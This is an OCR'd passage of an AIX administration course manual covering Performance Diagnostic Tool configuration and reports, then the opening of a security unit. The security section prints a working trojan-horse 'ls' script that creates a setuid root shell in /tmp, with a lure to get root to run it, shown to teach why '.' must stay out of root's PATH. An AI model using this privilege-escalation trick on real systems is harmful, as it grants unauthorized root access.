
EVENT_HORIZON (Days)
This is used in trending assessments where we report expected time for a given trend to cause a key limit to be reached. For example, in the case of file systems, if we determine that there is a significant (both statistical and “real world”) trend, we estimate the time (at this rate) until the file system is 100% full. If this time is within EVENT_HORIZON days, we report the estimated full date:

“At this rate, **device_name** will be full in about **X** days”

This threshold applies to trends associated with:

FILE SYSTEMS (jfs)
PAGE SPACES

Customizing PDT: Specific Monitors



# vi   /var/perf/cfg/diag_tool/.files

```
/var/adm/wtmp
/var/spool/qdaemon/
/var/adm/ras/
/tmp/
```

Files and directories to monitor

# vi /var/perf/cfg/diag_tool/.nodes

```
pluto
neptun
mars
```

Machines to monitor

Figure 11-26. Customizing PDT: Specific Monitors AU1610.0


Notes:

By adding files and directories into the file **/var/perf/cfg/diag_tool/.files** you can monitor the sizes of these files and directories. Here are some examples.

/var/adm/wtmp	is a file used for login recording
/var/spool/qdaemon	is a directory used for print spooler
/var/adm/ras	a directory used for AIX error logging

By adding hostnames to **/var/perf/cfg/diag_tool/.nodes** you can monitor different systems. By default, no network monitoring takes place, as the **.nodes** file must be created.

PDT Report Example (Part 1)



```
Performance Diagnostic Facility 1.0
Report printed: Wed Jun 6 14:37:07 2001
Host name: master
Range of analysis included measurements from:
     Hour 14 on Monday 4th June 2001
to:  Hour 9 on Wednesday 6th June

Alerts

I/O CONFIGURATION
   - Note: volume hdisk2 has 480 MB available for
     allocation while volume hdisk1 has 0 MB available

PAGING CONFIGURATION
   - Physical Volume hdisk1 (type:SCSI) has no paging space defined

I/O BALANCE
   - Physical volume hdisk0 is significantly busier than others
     volume hdisk0, mean util. = 11.75
     volume hdisk1, mean util. = 0.00

NETWORK
   - Host sys1 appears to be unreachable
```

Figure 11-27. PDT Report Example (Part 1) AU1610.0

Notes:

Note that this is a doctored report example. Some sections have been deliberately altered for enhanced dramatic effect; some small parts have been left out for simplicity.

The PDT report consists of several sections. The HEADER section provides information on the time and date of the report, the host name and the time period for which data was analyzed. The content of this section does not differ with changes in the severity level.


After a HEADER section, the ALERTS section reports on identified violations of concepts and thresholds. If no alerts are found, the section is not included in the report. The ALERTS section focuses on identified violations of applied concepts and thresholds. The following subsystems may have problems and appear in the ALERTS section: file system, I/O configuration, paging configuration, I/O balance, page space, virtual memory, real memory, processes, and network.

For severity 1 levels, ALERTS focus on file systems, physical volumes, paging and memory. If you ask for severity 2 or 3 reporting, it adds information on configuration and processes, as seen here.

Alerts indicate suspicious configuration and load conditions. In this example, it appears that one disk is getting all the I/O activity. Clearly, the I/O load is not distributed to make the best use of the available resources.

The report continues on the next page.

PDT Report Example (Part 2)



Upward Trends

```
FILES
  - File (or directory) /var/adm/ras/ SIZE is increasing
    now, 364 KB and increasing an avg. of 5282 bytes/day
FILE SYSTEMS
  - File system lv01(/fs3) is growing
    now, 29.00% full, and growing an avg. of 0.30%/day
At this rate lv01 will be full in about 45 days

ERRORS
  - Hardware ERRORS; time to next error is 0.982 days
```

System Health

```
SYSTEM HEALTH
  - Current process state breakdown:
     2.10 [0.5%]: waiting for the CPU
     89.30 [22.4%]: sleeping
     306.60 [77.0%]: zombie
     398.00 = TOTAL
```

Summary

```
   This is a severity level 1 report
   No further details available at severity level >1
```

Figure 11-28. PDT Report Example (Part 2) AU1610.0

Notes:

The report then deals with UPWARD TRENDS and DOWNWARD TRENDS. These two sections focus on problem anticipation rather than on the identification of existing problems. The same concepts are applied, but used to project when violations might occur. If no trends are detected, the section does not appear.

PDT employs a statistical technique to determine whether or not there is a trend in a series of measurements. If a trend is detected, the slope of the trend is evaluated for its practical significance. For upward trends, the following items are evaluated: files, file systems, hardware and software errors, paging space, processes, and network. For downward trends the following can be reported: files, file systems, and processes.

The example UPWARD TRENDS section, identifies a possible trend with file system growth on lv01. An estimate is provided for the date at which the file system will be full, based on an assumption of linear growth.

The SYSTEM HEALTH section gives an assessment of the average number of processes in each process state on the system. Additionally, workload indicators are noted for any upward trends.

In the Summary section, the severity level of the current report is listed. There is also an indication given as to whether more details are available at higher severity levels. If so, an adhoc report may be generated to get more detail, using the **/usr/sbin/perf/diag_tool/pdt_report** command.

Next Step

Exercise:

PDT

Figure 11-29. Next Step AU1610.0

Notes:

After completing the exercise, you should be able to:

- Use **PDT** for ongoing data capture and analysis of critical system resources

Checkpoint

1. What command can be executed to identify CPU-intensive programs?

2. What command can be executed to start processes with a lower priority?

3. What command can you use to check paging I/O?

4. The higher the PRI value, the higher the priority of a process. True or False?

Figure 11-30. Checkpoint AU1610.0

Notes:

Unit Summary

- The following commands can be used to identify potential bottlenecks in the system:
  - **ps**
  - **sar**
  - **vmstat**
  - **iostat**
- If you cannot fix a performance problem, **manage your workload** through other means (at, crontab, nice, renice)
- Use **PDT** to assess and control your systems performance

Figure 11-31. Unit Summary AU1610.0

Notes:

Unit 12. Security

What This Unit Is About

This unit defines how to configure the auditing subsystem, customize authentication, and work with the Trusted Computing Base (TCB).

What You Should Be Able to Do

After completing this unit, you should be able to:

- Provide Authentication Procedures
- Specify Extended File Permissions
- Configure the Trusted Computing Base (TCB)


How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Exercises

References

GG24-4433	*Elements of Security: AIX 4.1*
Online	System Management Guide: Operating System and Devices Chapter 2. Security
	AIX 5L Version 5.2 Security Guide



Unit Objectives

After completing this unit, students should be able to:

- Provide **Authentication Procedures**
- Specify **Extended File Permissions**
- Configure the **Trusted Computing Base** (TCB)

Figure 12-1. Unit Objectives AU1610.0

Notes:

12.1 Authentication and Access Control Lists (ACLs)

Protecting Your System




Figure 12-2. Protecting Your System AU1610.0

Notes:

If the machine is unattended in an open room, it is at risk from intruders. Anyone who can change the boot list and reboot the machine from an alternate media source (like CD-ROM or tape) can invade a system. If you are using a PCI-based machine, the boot list is set via the SMS programs or via the bootlist command (run by root) from an AIX prompt. On classical machines, the front panel key selects either the service or normal boot list set by root with the bootlist command (or through service aids).

So what does that mean and how do we protect the systems? The first step is physical security. Without access to the machine, alternate boot media cannot be introduced into the machine. If the intruder has access, they can always shut the machine down by unplugging it. Since bootable media is fairly easy to obtain (especially if your intruder is an administrator), you must protect your boot list. If the boot list can be changed, your machine is at risk.

On PCI machines, do not include CD-ROM or tape in your boot list. Then, set the supervisory password on your SMS programs. This will prevent a user from easily accessing your boot list. On the classical machines, don't leave the key in the machine. Put the key in the normal or secure positions and take the key out and put it in a secure area. This will either prevent booting (secure) or boot only from a hard disk (normal). Since having root access will let you run the bootlist command, it goes without saying, you need to protect the root account.

Once logged into a shell, users are able to access, modify or delete any files for which they have permission. If tight control is not kept, they might gain access to unauthorized programs or files which may help them get the access or information they are seeking.

Consider configuring users to use the restricted shells or present them with an application menu instead of a shell prompt. Beware of a user's access to output devices such as printers. They can be used to print confidential material accessible by other users. Watch for "Trojan Horses". This is an executable named and positioned to look like a familiar command. They can perform many tasks without you being aware of it.

Security is the administrator's issue. But, it is also the users' issue. You need to educate your users and hold them accountable when they don't take security seriously. Strongly encourage users to log off when they're finished. Leaving the account logged in and unattended gives anyone access to the machine. It only takes seconds for someone to set up a backdoor. There are several variables that can be used to force a logoff if the session is inactive. In the Korn shell the variable is TMOUT and in the Bourne shell it is TIMEOUT.


Note: This variable only works at the shell prompt. Remember, variables can be overridden by the user by editing **$HOME/.profile**.

If a user wishes to lock the terminal but not log out, the **lock** command (or **xlock** command when using Xwindows) can be used. A password is needed to unlock the session.

SUID scripts offer users access to the owner's account during the execution of the file. Avoid using them. If the program is poorly written, it could provide inappropriate access to the system. Shell scripts are particularly vulnerable. Fortunately, AIX ignores the SUID bit when used with a shell script. SUID-active files must be machine executable programs, for example, C-programs.

If an account is going to be inactive for a while, lock it. For example, if a user is planning a month long vacation, lock the account. Otherwise a hacker may gain access to the account and no one will notice any problems for the next 30 days. If a user no longer needs access to the system, the account should be locked so that no one can log into it. If the user's data is still required, change the ownership of those files to the new user.

System files, if accessed by an intruder, could be changed to allow the intruder access to the machine after reboot. Monitor the startup scripts which run from **inittab** regularly and ensure that all valid changes are clearly documented.



How Do You Set Up Your PATH?

```
PATH=/usr/bin:/etc:/usr/sbin:/sbin:.
```

- or -

```
PATH=.:/usr/bin:/etc:/usr/sbin:/sbin
```


???

Figure 12-3. How Do You Set Up Your PATH? AU1610.0

Notes:

A common security risk comes up if the **PATH** variable is not set correctly.

At this point, ask yourself which definition do you prefer?



Trojan Horse: An Easy Example (1 of 3)

```
$ cd /home/hacker
$ vi ls
```

```
#!/usr/bin/ksh

cp /usr/bin/ksh  /tmp/.hacker
chown root /tmp/.hacker
chmod u+s /tmp/.hacker

rm -f $0

/usr/bin/ls $*
```

SUID-Bit: Runs under root authority

```
$ chmod a+x ls
```

Figure 12-4. Trojan Horse: An Easy Example (1 of 3) AU1610.0

Notes:

What is a **trojan horse**? A trojan horse behaves like an ordinary UNIX command. During the execution of a trojan horse, dangerous actions take place that are intentionally hidden from you. In the example, a user, **hacker**, creates a shell procedure with the name **ls**. This script really executes an **ls** command, but it does additional things that are not visible during the execution. It copies the shell **/usr/bin/ksh** to a file **/tmp/.hacker**, changes the owner to **root** and sets the **Set-User-Id-Bit**. If the file **/tmp/.hacker** is executed, it runs with **root** authority.

Note that the procedure is destroyed during the execution (rm -f $0). The question now is: How can we tell the system administrator to execute the trojan horse?

Trojan Horse: An Easy Example (2 of 3)

```
$ cd /home/hacker
$ cat > -i
blablaba<CTRL-D>
```

PATH=**.**:/usr/bin:/etc:/usr/sbin:/sbin

```
# cd /home/hacker
# ls
-i
```

Figure 12-5. Trojan Horse: An Easy Example (2 of 3) AU1610.0

Notes:

The user **hacker** creates a file **-i**. This file is difficult to remove since you cannot run the command **rm -i** without getting a syntax error. The **hacker** sends you a mail requesting your help.

If **root** specifies the **PATH** as shown on the visual, the trojan horse **ls** from user **hacker** will be executed after changing to /**home**/**hacker**. Note that you do not see the trojan horse itself because it will be destroyed during execution.

Trojan Horse: An Easy Example (3 of 3)

```
$ cd /tmp
$ .hacker
# passwd root
```

Effective **root** authority

~~PATH=**.**:/usr/bin:/etc:/usr/sbin:/sbin~~

When using as root user, **never** specify the working directory in the **PATH** variable.

Figure 12-6. Trojan Horse: An Easy Example (3 of 3) AU1610.0

Notes:

During the execution of the trojan horse the program **/usr/bin/ksh** has been copied to **/tmp/.hacker**. This program has the **SUID-Bit** on.


When a normal user executes this program, the user becomes **root** and you might run into big, big problems afterwards.

Never specify the working directory in the **PATH** variable, when working as **root** user.

login.cfg: login prompts

```
# vi /etc/security/login.cfg
```

```
default:
     sak_enabled = false
     logintimes =
     .
     .
     .
     herald = "\n\*Restricted Access*\n\rAuthorized Users Only\n\rLogin: "
```



```
*Restricted Access*
Authorized Users only
Login: _____
```

Figure 12-7. login.cfg: login prompts AU1610.0

Notes:

Login prompts present a security issue. Your login prompts should send a clear message that only authorized users should log in and it should not give hackers any additional information about your system. Prompts should not describe your type of system or your company name. This is information that a hacker can use. For example, a login prompt that indicates it is a UNIX machine tells the hacker that there is likely an account call **root**. Now, only a password is needed.

Depending on whether you want to set your ASCII prompt or your graphical login, you will need to alter different files.

